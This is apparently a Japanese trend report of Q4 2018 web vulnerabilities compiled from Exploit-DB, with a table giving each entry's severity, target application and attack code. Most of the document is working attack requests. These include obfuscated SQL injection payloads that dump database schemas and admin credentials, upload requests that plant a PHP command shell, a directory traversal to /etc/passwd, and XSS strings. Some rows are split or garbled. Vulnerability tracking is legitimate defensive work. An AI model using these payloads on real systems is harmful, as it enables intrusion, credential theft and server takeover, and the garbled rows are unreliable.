Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 111

account_id=5&name=Janno%2BPalacios&deptid=&username=efe%40omeref
e.com&deptid=&pass=efe&type=Administrator&save=</td><td>Aplaya Beach Resort Online Reservation System</td><td>Aplaya Beach Resort Online Reservation System 1.0</td></tr>
<tr><td>2018-10-29</td><td>45719</td><td>SQL injection</td><td>易</td><td>早急対応要</td><td>Curriculum Evaluation System 1.0 - SQL Injection</td><td>'or 1=1 or ''='' AnD
EXTRAcTVaLUE(22,CoNCaT(0x5c,veRSion(),(SElECT
(ElT(1=1,1))),database()))-- Efe</td><td>Curriculum Evaluation System</td><td>Curriculum Evaluation System 1.0</td></tr>
<tr><td>2018-10-29</td><td>45721</td><td>SQL Injection</td><td>易</td><td>中</td><td>Point of Sales (POS) in VB.Net MySQL Database 1.0 - SQL Injection</td><td>'||(SElеCT 'Efe' FRoM DuaL WheRE 113=113 AnD (SElеCT 64
FRom(SELeCT
CoUNT(*),ConCAT(ConCAT(0x203a20,UsER(),DAtABAsE(),VErSIoN()),(Se
lEcT (ELT(64=64,1))),FLooR(RAnD(0)*2))x FrOM
INFOrMATIoN_SchEMA.pLUGINS GroUP By x)a))||'</td><td>Point of Sales (POS) in VB.Net MySQL Database</td><td>Point of Sales (POS) in VB.Net MySQL Database 1.0</td></tr>
<tr><td>2018-10-29</td><td>45722</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>School Event Management System 1.0 - SQL Injection</td><td>GET /student/index.php?view=view&id=-
1%27++uniOn+seLecT+%31%2c(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rU
NNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_sch
EMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat
(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNN
ing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=
0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6
f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%33%2c%34%2c%35%2
c%36%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2c%31
%34%2d%2d%20%2d HTTP/1.1
Content-Length: 312

Host: 10.0.100.24:1004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=mrht5eahsjgrpgldk6c455ncm3
Connection: keep-alive</td><td>School Event Management System</td><td>School Event Management System 1.0</td></tr>
</table>

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-29	45726	File Upload	易	早急対応要	School Attendance Monitoring System 1.0 - Arbitrary File Upload	GET /10.0.100.24/event/controller.php?action=photos HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=mrht5eahsjgrpgldk6c455ncm3 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------363437267691175502111026146 6 Content-Length: 617 -----------------------------363437267691175502111026146 6 Content-Disposition: form-data; name="EventID" 1 -----------------------------363437267691175502111026146 6 Content-Disposition: form-data; name="MAX_FILE_SIZE" 1000000 -----------------------------363437267691175502111026146 6 Content-Disposition: form-data; name="photo"; filename="phpinfo_gif.php" Content-Type: application/force-download GIFefe <?php phpinfo(); ?> -----------------------------363437267691175502111026146 6 Content-Disposition: form-data; name="savephoto" -----------------------------363437267691175502111026146 6--	School Attendance Monitoring System	School Attendance Monitoring System 1.0
2018-10-29	45727	Sql Injection	易	早急対応要	School Attendance Monitoring System 1.0 - SQL Injection	GET /student/index.php?view=view&id=-1%27+union+seLecT+%31%2c(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%33%2c%34%2c%35%2c%36%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2c%31%34%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=mrht5eahsjgrpgldk6c455ncm3 Connection: keep-alive	School Attendance Monitoring System	School Attendance Monitoring System 1.0
2018-10-29	45728	SQL Injection	易	中	PayPal-Credit Card-Debit Card Payment 1.0 - SQL Injection	GET /index.php?p=accomodation&q=-Standard%20Room%27%20%20UNION(SELECT(1),(2),(3),(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e)))))x),(5),(6),(7),(8),(9),(10),(11),(12))—%20- HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=mrht5eahsjgrpgldk6c455ncm3 Connection: keep-alive	PayPal-Credit Card-Debit Card Payment	PayPal-Credit Card-Debit Card Payment 1.0
2018-10-29	45729	File Upload	易	中	RhinOS CMS 3.x - Arbitrary File Download	/admin/inicio.php?include=php/download.php&name=efe.php&file=../config.php	RhinOS CMS	RhinOS CMS 3.x
2018-10-29	45730	SQL Injection	易	中	E-Negosyo System 1.0 - SQL Injection	GET /index.php?p=accomodation&q=-Standard%20Room%27%20%20UNION(SELECT(1),(2),(3),(seleCt(@x)fROm(seleCt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(seleCt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e)))))x),(5),(6),(7),(8),(9),(10),(11),(12))—%20- HTTP/1.1 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=mrht5eahsjgrpgldk6c455ncm3 Connection: keep-alive	E-Negosyo System	E-Negosyo System 1.0
2018-10-29	45731	SQL Injection	中	中	SaltOS Erp Crm 3.1 r8126 - SQL Injection	POST /index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 1320 Cookie: PHPSESSID=3lqcs1bhqitg8ufb7v9kot7c71; lang=en_US; __lang__=1543313377; style=blue; __style__=1543313377; iconset=silk; __iconset__=1543313377 Connection: keep-alive	SaltOS Erp Crm	SaltOS Erp Crm 3.1 r8126

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						action=login&querystring=&user=%2531%2527%2561%256e%2564%2520%2528%2573%2565%256c%2565%2563%2574%2520%2531%2520%2568%2572%2561%256d%2520%2528%2573%2565%256c%2565%2563%2574%2520%2563%2561%2575%256e%2574%2528%252a%2529%252c%2563%2561%256e%2563%2561%2574%2528%2528%2573%2565%256c%2565%2563%2574%2528%2573%2565%256c%2565%2563%2574%2520%2563%256f%256e%2563%2561%2574%2528%2563%2561%2573%2574%2528%2564%2561%2574%2561%2562%2561%2573%2565%2528%2529%2520%2561%2573%2520%2563%2568%2561%2572%2529%252c%2530%2578%2537%2565%2529%2529%2520%2566%2572%256f%256d%2520%2569%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%255f%2573%2563%2568%2565%256d%2561%252e%2574%2561%2562%256c%2565%2573%2520%2577%2568%2565%2572%2565%2520%2574%2561%2562%256c%2565%255f%2573%2563%2568%2565%256d%2561%253d%2564%2561%2574%2561%2562%2561%2573%2565%2528%2529%2520%256c%2569%256d%2569%2574%2520%2530%252c%2531%2529%252c%2566%256c%2561%256f%2572%2528%2572%2561%256e%2564%2528%2530%2529%252a%2532%2529%2529%2578%2520%2566%2572%2561%256d%2520%2569%256e%2566%2561%2572%256d%2561%2574%2569%256f%256e%255f%2573%2563%2568%2565%256d%2561%252e%2574%2561%2562%256c%2565%2573%2520%2567%2572%256f%2575%2570%2520%2562%2579%2520%2578%2529%2561%2529%2520%2541%254e%2544%2520%2527%2545%2566%2565%2527%253d%2527%2545%2566%2565&pass=x&lang=en_US&style=blue&iconset=silk			
2018-10-29	45733	SQL Injection	易	中	SaltOS Erp Crm 3.1 r8126 - SQL Injection (2)	POST /index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 747 Cookie: PHPSESSID=il9r6344ch0ned04kg1hpc7145; lang=en_US; __lang__=1543322831; style=blue; __style__=1543322831; iconset=silk; __iconset__=1543322831 Connection: keep-alive action=ajax&query=numbers&page=usuarios&action2=list%27%29%20%61%6e%44%20%28%53%45%4c%65%63%74%20%31%35%35%20%46%72%6f%4d%28%53%45%4c%45%43%54%20%43%41%57%6e%74%28%2a%29%2c%43%4f%6e%63%61%54%28%63%61%6e%43%41%54%28%30%78%32%30%33%61%32%30%2c%55%73%65%52%28%29%2c%44%61%74%41%42%41%53%45%28%29%2c%56%45%72%53%49%61%4e%28%29%29%2c%30%78%37%65%2c%28%73%65%6c%65%43%54%20%28%56%61%28%31%35%35%3d%31%35%2c%31%29%29%2c%30%78%34%39%36%38%37%33%36%31%36%65%32%30%35%33%36%35%36%65%36%33%36%31%36%65%2c%66%6c%6f%4f%52%28%52%41%6e%64%28%30%29%2a%32%29%29%78%20%66%72%4f%4d%20%49%4e%46%6f%72%6d%41%54%49%41%4e%5f%53%63%68%45%4d%41%2e%50%4c%75%67%49%4e%53%20%47%72%61%55%50%20%42%59%20%78%29%61%29%20%41%6e%64%20%28%27%45%66%65%27%3d%27%45%66%65&id=0: undefined	SaltOS Erp Crm	SaltOS Erp Crm 3.1 r8126
2018-10-29	45735	SQL Injection	易	中	K-iwi Framework 1775 - SQL Injection	GET /index.php?route=admin/user/group/update&token=036aefc8aabf2ac8f6a4687ce432905d&user_group_id=1%39%20%41%4e%44%28%53%45%4c%45%43%54%20%31%20%46%52%4f%4d%20%28%53%45%4c%45%43%54%20%43%41%55%4e%54%28%2a%29%2c%43%4f%4e%43%41%54%28%28%53%45%4c%45%43%54%28%53%45%4c%45%43%54%20%43%41%4e%43%41%54%28%43%41%53%54%28%44%41%54%41%42%41%53%45%28%29%20%41%53%20%43%48%41%52%29%2c%30%78%37%65%29%29%20%46%52%4f%4d%20%49%4e%46%41%52%4d%41%54%49%41%4e%51%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%20%57%48%45%52%45%20%74%61%62%6c%65%51%73%63%68%65%6d%61%3d%44%41%54%41%42%41%53%45%28%29%2054%c%49%4d%49%54%20%30%2c%31%29%2c%46%4c%41%54%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20%46%52%4f%4d%20%49%4e%46%41%52%4d%41%54%49%41%4e%5f%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%20%47%52%41%55%50%20%42%59%20%78%29%61%29 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	K-iwi Framework	K-iwi Framework 1775
2018-10-30	45736	SQL Injection	易	高	South Gate Inn Online Reservation System 1.0 - 'q' SQL Injection	GET /index.php?p=accomodation&q=-Standard%20Room%27%20%20UNION%20SELECT%201,2,3,(selECt(0x)fROm(selECt(0x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x),5,6,7,8,9,10,11—%20- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=upb6pa4qn0h16clnht4ugvhee1 Connection: keep-alive	South Gate Inn Online Reservation System	South Gate Inn Online Reservation System 1.0
2018-10-30	45737	SQL Injection	易	中	Electricks eCommerce 1.0 - 'prodid' SQL Injection	GET /pages/product_details.php?prod_id=%2d%31%32%27%20%20%55%4e%49%4f%4e%28%53%45%4c%45%43%54%28%31%29%2c%28%53%45%4c%45%43%54%20%47%52%41%55%50%05%43%4f%4e%43%41%54%28%74%61%62%6c%65%51%6e%61%6d%65%20%53%45%50%41%52%41%54%4f%52%20%30%78%33%63%3b%32%37%32%33%65%29%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%51%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%20%57%48%45%52%45%20%54%41%42%4c%45%5f%53%43%48%45%4d%41%3d%44%41%54%41%42%41%53%45%28%29%29%2c%28%33%29%2c%28%34%29%2c%28%35%29%2c%28%36%29%2c%28%37%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%29%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=upb6pa4qn0h16clnht4ugvhee1 Connection: keep-alive	Electricks eCommerce	Electricks eCommerce 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-30	45739	SQL Injection	易	中	phptpoint Pharmacy Management System 1.0 - 'username' SQL Injection	POST /Pharmacy/index.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Length: 80 Cache-Control: max-age=0 Origin: http://172.16.122.4 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://172.16.122.4/Pharmacy/index.php Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9,fr;q=0.8,fr-FR;q=0.7 username=admin%27+OR+1+--+&password=anyPassword&position=Admin&submit=Login	phptpoint Pharmacy Management System	phptpoint Pharmacy Management System 1.0
2018-10-30	45740	File upload	易	中	Webiness Inventory 2.9 - Arbitrary File Upload	POST /10.0.100.24/webiness_inventory-2.3/protected/library/ajax/WsSaveToModel.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Length: 1838 Accept: */* X-Requested-With: XMLHttpRequest User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryU00ylF2f26nDrsM7 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9,fr;q=0.8,fr-FR;q=0.7 Cookie: resolve_ids=0; order_dir_list_by=1A; _csrf=b49cff27d7c0ccd3a8dd5af3813025249dc909f2a20c12efcb7770f945715b06a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%224dWxR4kKml-ZSWJBsiglOthhdecVhozc%22%3B%7D; language=32d49278f28c78229de164fe79dc13b6adb3c98af2d133240eb1ffc44771ad3da%3A2%3A%7Bi%3A0%3Bs%3A8%3A%22language%22%3Bi%3A1%3Bs%3A2%3A%22en%22%3B%7D; PHPSESSID=h66ld8epvp8g1uoshrdog53323 Connection: close ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="model_name" PartnerModel ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="id" 2 ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="partner_name" My crucial Partner ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="logo"; filename="shell.php" Content-Type: application/octet-stream <?php system($_GET['cmd']);?> ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="id_number" 25 ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="tax_number" 225588664477 ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="iban" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="address1" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="address2" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="region_state" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="zip" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="city" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="country" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="email" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="web" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="phone_number" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="" ------WebKitFormBoundaryU00ylF2f26nDrsM7 Content-Disposition: form-data; name="" ------WebKitFormBoundaryU00ylF2f26nDrsM7--	Webiness Inventory	Webiness Inventory 2.9
2018-10-30	45747	SQL Injection	易	中	MyBB Downloads 2.0.3 - SQL Injection	POST /downloads.php?newdownload=1 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost:8081/downloads.php?newdownload=1 Content-Type: multipart/form-data; boundary=---------------------------171894060312075061251712806160 Content-Length: 1029 Cookie: mybb[lastvisit]=1540744980; mybb[lastactive]=1540745020; sid=677a58d33fe23e7f2ea3841c79496fcd; loginattempts=1; mybbuser=3_waeMfSMIlRrTpPqW2uy8ZF8AMx8pyRtMCUJ6GxOyoGRyLBsBow Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="my_post_key" 6cb47e578ed16aa5272c55b0cb8745b4 -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="name" a" -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="shortdesc"	MyBB Downloads	MyBB Downloads 2.0.3

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						test -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="description" test -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="image" -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="url" 1 -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="numimages" 4 -----------------------------171894060312075061251712806160 Content-Disposition: form-data; name="submit" Publish download -----------------------------171894060312075061251712806160--		
2018-10-30	45751	File upload	易	中	Expense Management 1.0 - Arbitrary File Upload	POST /10.0.100.24/user/add_edit HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=upb6pa4qn0h16clnht4ugvhee1 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------187769406514267903921739782647 Content-Length: 551 -----------------------------187769406514267903921739782647 Content-Disposition: form-data; name="profile_pic"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------187769406514267903921739782647 Content-Disposition: form-data; name="fileOld" g_1540845821.php -----------------------------187769406514267903921739782647 Content-Disposition: form-data; name="users_id" 1 -----------------------------187769406514267903921739782647 Content-Disposition: form-data; name="user_type" admin -----------------------------187769406514267903921739782647 Content-Disposition: form-data; name="submit1" -----------------------------187769406514267903921739782647--	Expense Management	Expense Management 1.0
2018-10-30	45752	SQL Injection	中	高	University Application System 1.0 - SQL Injection	POST /process.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: pin=%27or+1%3D1+or+%27%27%3D%27; serial=%27or+1%3D1+or+%27%27%3D%27; PHPSESSID=upb6pa4qn0h16clnht4ugvhee1 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 87 mfname=efe&msname=efe&memail=efe@omerefe.com&mpassword=efe&mpasswords=efe&addmember=ghj	University Application System	University Application System 1.0
2018-10-30	45753	File upload	易	中	Notes Manager 1.0 - Arbitrary File Upload	POST /10.0.100.24/user/add_edit HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=upb6pa4qn0h16clnht4ugvhee1; ci_session=453324a77afd51a1fd2618b57d3dfd6c880da056 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------958390474174193068910395000 38 Content-Length: 737 -----------------------------958390474174193068910395000 38 Content-Disposition: form-data; name="profile_pic"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------958390474174193068910395000 38 Content-Disposition: form-data; name="fileOld" g_1540845821.php -----------------------------958390474174193068910395000 38 Content-Disposition: form-data; name="users_id" 1 -----------------------------958390474174193068910395000 38 Content-Disposition: form-data; name="user_type" admin -----------------------------958390474174193068910395000 38 Content-Disposition: form-data; name="submit1" -----------------------------958390474174193068910395000 38--	Notes Manager	Notes Manager 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-10-30	45754	File upload	易	中	Instagram Clone 1.0 - Arbitrary File Upload	POST /10.0.100.24/add_profile.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=upb6pa4qn0h16clnht4ugvhee1 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------186016363617098938209776495 77 Content-Length: 369 ---------------------------186016363617098938209776495 77 Content-Disposition: form-data; name="photo"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> ---------------------------186016363617098938209776495 77 Content-Disposition: form-data; name="submit" ---------------------------186016363617098938209776495 77--	Instagram Clone	Instagram Clone 1.0
2018-10-30	45755	Directory Traversal	易	高	Microstrategy Web 7 - Directory Traversal	/WebMstr7/servlet/mstrWeb?evt=3045&src=mstrWeb.3045&subpage=../../../../../../../../etc/passwd /microstrategy7/Login.asp?Server=Server001&Project=Project001&Port=0&UId=UId001&Msg= "><script>alert("XSS");</script><" /microstrategy7/admin/admin.asp?ShowAll= "><script>alert("XSS")</script><"&ShowAllServers=show	Microstrategy Web	Microstrategy Web 7
2018-10-30	45756	File Upload	易	中	Asaancart Simple PHP Shopping Cart 0.9 - Arbitrary File Upload	POST /10.0.100.24/admin/add_cat.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------170140690734517860113042946 94 Content-Length: 514 ---------------------------170140690734517860113042946 94 Content-Disposition: form-data; name="category_name" xxx ---------------------------170140690734517860113042946 94 Content-Disposition: form-data; name="category_full_image"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> ---------------------------170140690734517860113042946 94 Content-Disposition: form-data; name="btn_submit" Create	Asaancart Simple PHP Shopping Cart	Asaancart Simple PHP Shopping Cart 0.9
2018-10-30	45756	SQL Injection	易	中	Asaancart Simple PHP Shopping Cart 0.9 - SQL Injection	GET 10.0.100.24:1004/shop/page.php?page_id=-1+unIoN+SELect+0x31%2c0x32%2c0x33%2c0x34%2c(SElecT+GroUP_COncAT(username,0x3a,password+sePaRATOR+0x3c62723e)+FrOM+auth_user_admin)%2d%2d%20%2d HTTP/1.1 Content-Length: 266 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Asaancart Simple PHP Shopping Cart	Asaancart Simple PHP Shopping Cart 0.9
